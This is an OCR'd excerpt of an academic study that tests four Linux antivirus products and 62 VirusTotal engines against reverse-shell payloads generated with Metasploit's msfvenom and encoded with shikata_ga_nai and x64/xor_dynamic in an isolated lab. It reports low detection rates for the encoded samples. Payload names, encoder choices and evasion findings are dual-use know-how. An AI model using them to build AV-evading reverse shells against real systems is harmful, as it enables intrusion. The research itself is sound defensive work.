AV Product	Average Number of Detections (Local)	Average Number of Detections (VirusTotal)	Delta (VirusTotal Vs Local)
ClamAV	3,939.8	3,862.5	-77.3
Comodo	3,311	3,259.5	-51.5
Dr Web	3,880	3,855	-25
ESET NOD32	3,922	3,928	6

Table 4.5 – Samples detected by locally-installed AVs compared to VirusTotal results.




Fig 4.6 – Average number of detections (Locally-installed AVs vs VirusTotal data).

AV Product	Average Detection Rate (%) (Local)	Average Detection Rate (%) (VirusTotal)	Delta (%) (VirusTotal Vs Local)
ClamAV	98.5	96.6	-1.9
Comodo	82.8	81.5	-1.3
Dr Web	97	96.4	-0.6
ESET NOD32	98.1	98.2	0.1

Table 4.6 – Average detection rate of locally-installed AVs compared to VirusTotal results.




Fig 4.7 – Average number of detections percentage (Locally-installed AVs vs VirusTotal data).

5 Anti-virus Testing with Metasploit

After introducing the main features of Metasploit (Section 5.1), this chapter illustrates the methodology (Section 5.3) and the results (Section 5.4) of the tests performed with this widely used penetration testing framework.

5.1 What Is Metasploit?

Even though a commercial-grade version exists [RA20, Ch. 1], Metasploit is an open-source project that has become very popular because it can support all the major stages of a standard penetration test process, such as information gathering, target enumeration and privilege escalation [RA20, Ch. 1].

Originally developed in Perl, Metasploit is now implemented in Ruby and it comes pre-installed with Kali Linux, though it can also be used with other operating systems, including Windows and Ubuntu Linux [RA20, Ch. 2].

One of the most significant features of Metasploit is its highly modular structure. As illustrated by Teixeira *et al.* [TE18, Ch. 1] and further detailed in [RA20, Ch. 3], the core software components of the framework, such as those supporting implementation of network protocols and logging system, are included in the Ruby extension library (Rex) visible in Fig 5.1. Its resources can be accessed through two intermediate layers, which are called MSF Core and MSF Base.

Penetration testers can interact with Metasploit via a command-line or a web interface. In addition, the latest version of the framework (5.0) contains more than 3,000 modules [RA20, Ch. 1], which can be categorized as suggested in Fig 5.1. Taking into account the test methodology adopted for this project (Section 5.3), two of these categories, i.e. payloads and encoders, are further described in Sections 5.1.1 and 5.1.2, respectively.

5.1.1 Payloads

A payload defines the action performed by malicious software [TE18, Ch. 1]. According to Rahalkar [RA20, Ch. 3] and [OF20a], the payloads supported by Metasploit can be classified as follows:

- *Singles*: They are self-contained and completely stand-alone. This implies that they include everything that is required to exploit a vulnerability on a target system. The disadvantage of these payloads, which are also known as *inline* or *non-staged*, is their size.
- *Stagers*: A stager payload is used only to set up a connection between an attack system and a target system. They have to work in conjunction with stage payloads in order to perform a specific task. They are typically very small in size.
- *Stages*: These payloads are downloaded onto the target system once a stager establishes a communication channel between the attacker and the victim. They contain the rest of the code that is necessary to exploit a vulnerability.

It should also be observed that single and stager payloads frequently have rather similar names. The naming convention explained in [RAP20a] though (i.e. a forward slash indicates that it is a staged payload, whilst an underscore means it is single) allows identifying the category a given payload belongs to.

A more articulated classification of the payloads supported by the framework can be found in [OF20b]. Among the types not discussed so far, it is worth mentioning the *Meterpreter* payloads, which, as shown in Section 5.3.1, have been used for some of the tests conducted as part of this project. The word Meterpreter is the short form of Meta-Interpreter and refers to an advanced payload that is designed to reside completely in memory and support the execution of scripts and plug-ins.




Fig 5.1 – Simplified Metasploit architecture [TE18, Ch. 1].

5.1.2 Encoders

As pointed out by Kumar Velu [KUM19, Ch. 13] and in [RA20, Ch. 6], standard Metasploit payloads are very likely to be detected by anti-virus programs or other security software. For this reason, the framework being discussed includes a collection of encoders, which are able to obfuscate the payload in an attempt to minimize the chances of detection.

Some Metasploit encoders rely on encrypting schemes, but they can also be used to simply remove special characters, such as spaces and null bytes, from a given payload [RAP20b]. The latter step, in fact, is sometimes necessary to ensure that the final exploit, i.e. the complete piece of code that enables an attacker or a penetration tester to compromise a target system [TE18, Ch. 1], works as expected.

It is also possible to iterate the encoding process multiple times. This technique can make the payload code stealthier, but it may also damage it [RA20, Ch. 8]. The code obtained after multiple iterations of an encoder should therefore always be validated. Moreover, it should be observed that the higher the number of encoding steps, the larger the payload becomes [RAP20b].

Payload encoding is an example of static anti-virus software evasion technique (Section 2.3) and, as further illustrated in Section 5.3.1, has played a major part in this project.

5.2 Test Environment Configuration

A high-level overview of the test environment prepared for the execution of the Metasploit-based tests is visible in Fig 5.2. The latter shows that a Kali Linux virtual machine was used as attack system, whilst the targets were the AV-protected VMs introduced in Section 3.1.2.

To understand why network connectivity between the attacker and the victim had to be established, it is important to emphasize that all the payloads chosen for this projects aim at creating a *reverse shell*. As explained by Wilhelm [WI13, Ch. 9] and in [RA20, Ch. 6], in fact, this is a method commonly employed in client-side attacks to obtain shell access to a target system. Differently from a *bind shell*, which requires a software listening for connections on a particular port the attacker needs to connect to, when a reverse shell is used, it is the target system that initiates a network connection with the attacker. This is a critical feature because:

- It enables the execution of the malicious payload on victim machines that do not have a public IP address. Under these circumstances, in fact, the attack system would not be able to directly reach the target [RA20, Ch. 6].
- Firewalls are routinely set up to prevent connections that start from outside the protected network. By contrast, they far less frequently block outbound connections [WI13, Ch. 9].

Additional information about the Kali Linux virtual machine and the network-related aspects of the test environment are provided in Sections 5.2.1 and 5.2.2, respectively.



Ubuntu Linux Host System
VirtualBox Internal Network
Kali Linux VM
IP Address 192.168.1.1
AV-protected Ubuntu Linux VM
IP Address 192.168.1.11
Host / Guest Shared Folder
Host / Guest Shared Folder

Fig 5.2 – Test environment high-level overview.

5.2.1 Kali Linux Virtual Machine

As mentioned in Section 5.1, the Kali Linux distribution comes with Metasploit pre-installed, thus facilitating the configuration of a penetration test lab where this framework has to be used. More precisely, as suggested by N Parasram *et al.* [NP18, Ch. 1] and in [RA20, Ch. 2], a Kali Linux virtual machine compatible with the virtualization software VirtualBox (Section 3.1.1) was created after downloading a ready-to-use image in OVA (Open Virtualization Format) format from [OF20c]. The installation was then completed according to the guidelines available in [OCO18].

The most important features of the Kali Linux virtual machine are summarized in Table 5.1.

Parameter	Value
Operating System Version	2020.2a
Pre-installed Version of Metasploit	5.0.87-dev
RAM	2,048 MB

Table 5.1 – Summary of Kali Linux virtual machine features.

5.2.2 VirtualBox Internal Network

As illustrated in [MCM19, NA19], VirtualBox supports different types of network connections among virtual machines, the host system and available external networks. The default option provided by the chosen virtualization software is called *NAT*, which stands for Network Address Translation and enables a guest system to access external networks. While sufficient when a VM simply needs to connect to the Internet, from a penetration testing point of view, this set-up has severe limitations, as the guest machine can be accessed neither by the host nor by other virtual machines.

The tests conducted for this project had therefore to rely on a VirtualBox *internal* network [MCM19, NA19], which instead provides connectivity exclusively among guest systems. This implies that the host cannot communicate with any of the virtual machines and these, in addition, are not allowed to access the available external networks. However, in spite of that, an internal network is an effective tool to create an isolated virtualized network that can be used to model a real one and run penetration tests.

The used set-up was finalized after analysing the example provided in [SA18]. While a VirtualBox internal network can be implemented by using DHCP (Dynamic Host Configuration Protocol) [CE17, GL18], in order to simplify the commands run in Metasploit to test the generated malicious files (Section 5.3.3), a configuration based on static IP addresses was chosen. Further technical details on the prepared set-up can be found in Appendix D.

5.3 Test Methodology

The generic methodology adopted in this project is explained in [RA20, Ch. 6] and in the tutorial [TEA18]. The aim of this section is to illustrate how it was customized to test the AV solutions listed in Section 3.2.

5.3.1 Malware Samples Generation

The Metasploit framework includes a command-line utility called *Msfvenom* that is capable of generating and encoding a payload [RA20, Ch. 6]. The examples reported in [TE18, Ch. 6] highlight the flexibility of this tool, which, among other configuration options, allows creating malicious files by merging existing payloads and by using custom payloads as well as custom encoders.

After considering all the available payloads specific to 64-bit Linux platforms, which can be listed as suggested in [MED19], six of them were chosen and numbered (Table 5.2). While they all aim at providing the attacker with shell access to the victim machine, two of them are staged, whilst the remaining four are single. However, it should be observed that this study did not investigate the implementation-related details of the payloads of interest, which, being included in a widely used framework, were considered ready-to-use. Examples of this kind of analysis can be found in [MED19].

The following two XOR encoders were then chosen:

- *shikata_ga_nai*. As pointed out in [RAP20b], this is a highly ranked encoder, which is used in several examples analysed for this project [RA20, Ch. 6].
- *x64/xor_dynamic*. Differently from the shikata_ga_nai, this encoder is specific to 64-bit architectures.

Taking into account all the configuration options summarized in Appendix E, a total of 36 malicious files were identified as candidates for this research activity. Their generation was then attempted by employing the Msfvenom commands detailed in Appendix E.

Payload Number	Payload Name	Payload Type
1	linux/x64/meterpreter/reverse_tcp	Meterpreter / Staged
2	linux/x64/meterpreter_reverse_http	Meterpreter / Single
3	linux/x64/meterpreter_reverse_https	Meterpreter / Single
4	linux/x64/meterpreter_reverse_tcp	Meterpreter / Single
5	linux/x64/shell/reverse_tcp	Staged
6	linux/x64/shell_reverse_tcp	Single

Table 5.2 – Chosen payloads names, types and associated numbers.

5.3.2 Malware Samples Validation

As mentioned in Section 5.1.2, taking into account the issues reported by Rahalkar in [RA20, Ch. 8], all the payloads were validated prior to starting the actual test execution phase. As shown in Table 5.3, the following two problems were encountered:

- *Encoding Exception*. It was raised in three cases where the encoder x64/xor_dynamic was used. According to the log file, the encoding process failed due to a nil character. Consequently, no usable ELF file was generated.
- *Segmentation Fault*. While testing the created malware samples with a target virtual machine, the executable was not usable in nine cases due to a segmentation fault at run-time.

As a result, 12 malicious files were discarded, while the remaining 24 were used to test the selected AV products (Section 3.2).

Malicious File Name	Encoding Exception	Segmentation Fault
File_09.elf		X
File_10.elf		X
File_11.elf		X
File_12.elf	X	
File_15.elf		X
File_16.elf		X
File_17.elf		X
File_18.elf	X	
File_21.elf		X
File_22.elf		X
File_23.elf		X
File_24.elf	X	

Table 5.3 – Summary of the payloads unsuccessfully generated.

5.3.3 Malware Samples Execution

Thanks to the shared folders shown in Fig 5.2, the validated malicious ELF files were transferred to the AV-protected virtual machines (Section 3.1.2), where they were executed via a Linux terminal.

As explained in [RA20, Ch. 6] though, a listener, i.e. a piece of software that waits for incoming network connections originated from the target system, must also be running on the attack system for the reverse shell to be activated. This can be achieved by executing a set of Metasploit commands, which can be grouped into scripts called *resource files*. Using the examples available in [NES20, RE20] as a reference, as further detailed in Appendix F, six resource files were prepared by the author, as each payload requires different input parameters.

It is also noteworthy that malware samples can be made available on victim machines in several ways, for instance through malicious websites, social engineering attacks and infected media drives [RA20, Ch. 6]. Penetration testers can also rely on web servers set up as part of their laboratory [TEA18]. Regardless of the particular methodology though, it is important to highlight that client-side attacks generally require the victim to perform some kind of action for the exploit to be successfully executed [RA20, Ch. 6].

5.4 Test Results

The working malware samples generated with the Msfvenom utility were first scanned with all the locally-installed AVs (Section 3.2) and then submitted to VirusTotal. The results are presented in Sections 5.4.1 and 5.4.2, respectively.

Finally, the same malicious files were executed within the AV-protected virtual machines (Section 3.1.2). The results obtained in this case are analysed in Section 5.4.3.

5.4.1 Scans with Locally-installed AVs

It is important to emphasize that all the tests discussed in this section were carried out after updating the anti-virus software. The test conditions are summarized in Table 5.4.

AV Product	Test Date	AV Engine Version	AV Database
ClamAV	14/07/2020	0.102.3	25872
Comodo	15/07/2020	1.1.268025.1	32629
Dr Web	15/07/2020	11.1 / 7.00.47.04280	15/07/2020 14:12
ESET NOD32	15/07/2020	ESET NOD32 Anti-virus 4	21659 (20200715)

Table 5.4 – Test conditions for the scans of the Msfvenom-generated malware samples.

The results were not in line with expectations, as the best detection rate was 41.7% (ESET NOD32) and two anti-virus programs managed to report as malicious only two files out of 24 (Table 5.5).

Furthermore, eight samples were not detected by any of the tested anti-malware solutions, while only four of the Msfvenom-generated files were flagged more than once (Fig 5.3).

Interestingly, all the samples with the highest number of detections were obtained without using any type of encoding.

AV Product	Total Number of Detections	Detection Rate (%)
ClamAV	6	25
Comodo	2	8.3
Dr Web	2	8.3
ESET NOD32	10	41.7

Table 5.5 – Summary of AVs performances.




Fig 5.3 – Number of detections by locally-installed AVs vs malware sample.

5.4.2 Scan with VirusTotal

Thanks to the Python scanner described in Section 4.2.2, the 24 Msfvenom-generated malicious samples were also used to assess the effectiveness of the 62 anti-virus products available on VirusTotal. With an average detection rate of only 16.9%, which means approximately four samples out of 24, the performances were below expectations in this case as well (Table 5.6). To further support this conclusion, although one AV was able to flag as malicious all the submitted samples (Table 5.7), 32 engines detected no malicious file and the majority of them had a detection rate lower than 30% (Fig 5.4).

Consistently with the approach adopted throughout this project, the results were also analysed on a per-file basis. While all the samples were flagged by at least three different AVs, the average number of detections was less than 11 and, in addition, the most detected samples were identified as malware by 26 anti-virus programs (Table 5.8). Interestingly, by comparing the results reported in Fig 5.3 with those visible in Fig 5.5, two of the samples with the highest number of detections by the locally-installed AVs (i.e. File_31.elf and File_32.elf) are the two most detected on VirusTotal as well. It should also be observed that these two samples were generated without using any type of encoding.

Finally, the VirusTotal test results were compared with those obtained with the locally-installed anti-virus solutions to ascertain their consistency. The results in terms of number of detected samples are shown in Table 5.9 and Fig 5.6, while Table 5.10 and Fig 5.7 provide the detection rates as percentages. Since the maximum delta (i.e. difference) in terms of total number of detected samples was two, the test results can be considered consistent.

Evaluation Parameter	**Value**
Average Number of Detections	4.1
Average Detection Rate (%)	16.9
Number of AVs with No Detected Sample	32

Table 5.6 – Summary of VirusTotal AVs performances.

Detection Rate Range (%)	**Number of AVs**
0 ÷ 30	44
30 ÷ 60	14
60 ÷ 90	3
90 ÷ 100	1

Table 5.7 – Number of VirusTotal AVs with detection rate within a given range.




Fig 5.4 – VirusTotal AVs average detection rate distribution.

Evaluation Parameter	Value
Min Number of Detections	3
Average Number of Detections	10.6
Max Number of Detections	26

Table 5.8 – Summary of file-level evaluation parameters.




Fig 5.5 – Number of detections vs Msfvenom-generated sample.

AV Product	Number of Detections (Local)	Number of Detections (VirusTotal)	Delta (VirusTotal Vs Local)
ClamAV	6	6	0
Comodo	2	0	-2
Dr Web	2	2	0
ESET NOD32	10	8	-2

Table 5.9 – Samples detected by locally-installed AVs compared to VirusTotal results.

